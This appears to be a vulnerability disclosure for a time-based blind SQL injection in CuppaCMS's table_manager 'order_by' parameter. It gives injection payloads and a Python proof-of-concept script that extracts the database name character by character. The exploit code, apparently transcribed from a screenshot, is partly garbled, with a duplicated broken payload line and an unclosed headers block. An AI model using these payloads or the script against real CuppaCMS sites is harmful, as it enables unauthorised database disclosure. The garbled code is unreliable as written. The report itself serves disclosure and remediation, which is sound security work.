VULNERABLE: SQL injection vulnerability exists in CuppaCMS. An attacker can inject query in "/administrator/components/table_manager/" via the 'order_by' parameters.

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Product: CuppaCMS

Description: The vulnerability is present in the "/administrator/components/table_manager/", and can be exploited throuth a POST request via the 'order_by' parameters.

Impact: Allow attacker inject query and access, disclosure of all data on the system.


Suggestions: User input should be filter, Escaping and Parameterized Queries.

Payload exploit: order_by=id`,if(SUBSTRING(database(),1,1)='c',sleep(3),sleep(0))---

Proof of concept (POC):


Payload Boolean true: order_by=id`,if(SUBSTRING(database(),1,1)='c',sleep(3),sleep(0))-- -

Request and Response:



Payload Boolean true: order_by=id`,if(SUBSTRING(database(),1,1)='d',sleep(3),sleep(0))-- -

Request and Response:



Exploit

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*poc.py - C:\Users\welcome\Desktop\report\cuppa cms sqli 3\poc.py (3.7.0)*
 File Edit Format Run Options Window Help
 import time
   import string
   import requests
 url = "http://192.168.1.8:8080/administrator/components/table_manager/"
headers = {
             "Cookie": "DedeLoginTime=1640950145; DedeLoginTime1BH21ANI1AGD297L1FF21LN02BGE1DNG=6d85a663f6478df0; sweetrice=creio2c0bngskiabguvagvg29v; PHPSE
             "Accept": "*/*",
            "X-Requested-With": "XMLHttpRequest",
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebkit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36",
             "Host": "192.168.1.8:8080",
             "Accept-Language": "vi-VN, vi;q=0.9, fr-FR;q=0.8, fr;q=0.7, en-US;q=0.6, en;q=0.5",
             "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8"
database=''
   for i in range(1,6):
             for j in string.ascii_letters+string.digits+":"+" "+",":
                       payload_1 = "`, if(substring(database(), \{0\}, 1) = "\{1\}", sleep(3), sleep(0)) -- -".format(i, j) = "\{1\}", sleep(3), sleep(0) -- -".format(i, j) = "\{1\}", sleep(3), s
                       payload = "search_word=&filter_user_group_id=1&filter_date_registered_from=&filter_date_registered_to=&filter_enabled=&order_by=id"+payload_1
                       s=time.time()
                       response = requests.post(url, data=payload, headers=headers)
                       e=time.time()
                       if e-s>3:
                                   database+=j
                                   print('database: '+database+' | Time: '+str(e-s))
```